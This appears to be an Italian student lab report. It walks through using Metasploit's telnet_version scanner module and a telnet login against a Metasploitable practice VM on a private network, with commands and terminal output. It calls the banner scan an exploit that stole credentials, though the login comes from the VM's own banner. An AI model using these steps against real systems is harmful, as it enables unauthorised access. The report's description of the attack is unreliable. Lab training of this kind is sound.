EXPLOIT TELNET CON METASPLOIT

Traccia:


Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40

Configurazione delle macchine:

La prima richiesta dell'esercizio è stata quella di assegnare degli indirizzi Ip specifici a Kali e Metasploitable. Qui sotto gli screen delle configurazione effettuate:

Kali:



Metasploitable:


```
# This file describes the network int
# and how to activate them. For more

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
gateway 192.168.1.1
```

Una volta configurati gli indirizzi Ip abbiamo verificato che le macchine comunicassero correttamente tra di loro tramite **ping**.


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.173 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.174 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.152 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.161 ms
```

Scanner con nmap ed exploit con Metasploit

Come prima cosa abbiamo verificato tramite il comando **nmap** che il servizio Telnet fosse attivo sulla macchina target (con -sV abbiamo anche avuto informazioni sulla versione del protocollo usato).



Una volta verificato che la porta fosse aperta e il servizio in esecuzione abbiamo avviato Metasploit framework e come da consegna utilizzato l'exploit **auxiliary telnet_version** (tramite **search** abbiamo trovato il suddetto modulo e utilizzato con il comando **use**).



Moduli trovati con search:

```
msf6 > search auxiliary telnet_version

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version     .                normal  No     Lantronix Telnet Service Banner Det
   1  auxiliary/scanner/telnet/telnet_version               .                normal  No     Telnet Service Banner Detection
```

Utilizzo del modulo 1 con il comando use + il comando **show options** per verificare quali fossero le opzioni richieste per il corretto lancio dell'exploit:

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Una volta settata l'opzione mancante di **RHOST** (ovvero l'indirizzo Ip del target) abbiamo lanciato l'attacco con il comando **exploit** riuscendo a rubare le credenziali di accesso di Metasploitable. Dopo aver ottenuto le credenziali abbiamo provato ad inserirle nella shell (ci siamo connessi al servizio telnet aperto). Come si può vedere siamo riusciti a connetterci e siamo diventati msfadmin da remoto.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
```


```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Aug 26 07:22:32 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```